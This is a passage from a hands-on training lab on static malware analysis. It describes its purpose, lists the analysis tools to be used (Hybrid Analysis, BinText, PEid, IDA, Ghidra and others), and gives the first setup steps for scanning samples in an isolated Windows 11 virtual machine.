such tasks.

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technology trends from large collections of malware samples without executing them. The samples of malware are mostly compatible with the Windows binary executable.

By performing malware analysis, detailed information regarding the malware can be extracted. This information includes items like the malicious intent of the malware, indicators of compromise, complexity level of the intruder, exploited vulnerability, extent of damage caused by the intrusion, perpetrator accountable for installing the malware, and system vulnerability the malware has exploited.

An ethical hacker and pen tester must perform malware analysis to understand the workings of the malware and assess the damage that it may cause to the information system. Malware analysis is an integral part of any penetration testing process.

Note: It is very dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Lab Objectives

- Perform malware scanning using Hybrid Analysis
- Perform a strings search using BinText

- Identify packaging and obfuscation methods using PEid
- Analyze ELF executable file using Detect It Easy (DIE)
- Find the portable executable (PE) information of a malware executable file using PE Explorer
- Identify file dependencies using Dependency Walker
- Perform malware disassembly using IDA and OllyDbg
- Perform malware disassembly using Ghidra

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Static Malware Analysis

Static Malware Analysis, also known as code analysis, involves going through the executable binary code without executing it to gain a better understanding of the malware and its purpose. The process includes the use of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects the technical pointers or simple signatures it generates. Such pointers include file name, MD5 checksums or hashes, file type, and file size. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, as well as other information.

Some of the static malware analysis techniques are:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing and obfuscation methods
- Finding portable executable (PE) information
- Identifying file dependencies
- Malware disassembly

Lab Tasks

Task 1: Perform Malware Scanning using Hybrid Analysis


Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.

It helps ethical hackers and penetration testers to examine files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.

This task will demonstrate how to analyze malware using online Hybrid Analysis services.

1. Turn on the **Windows 11** virtual machine.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor, type **https://www.hybrid-analysis.com** and press **Enter**.

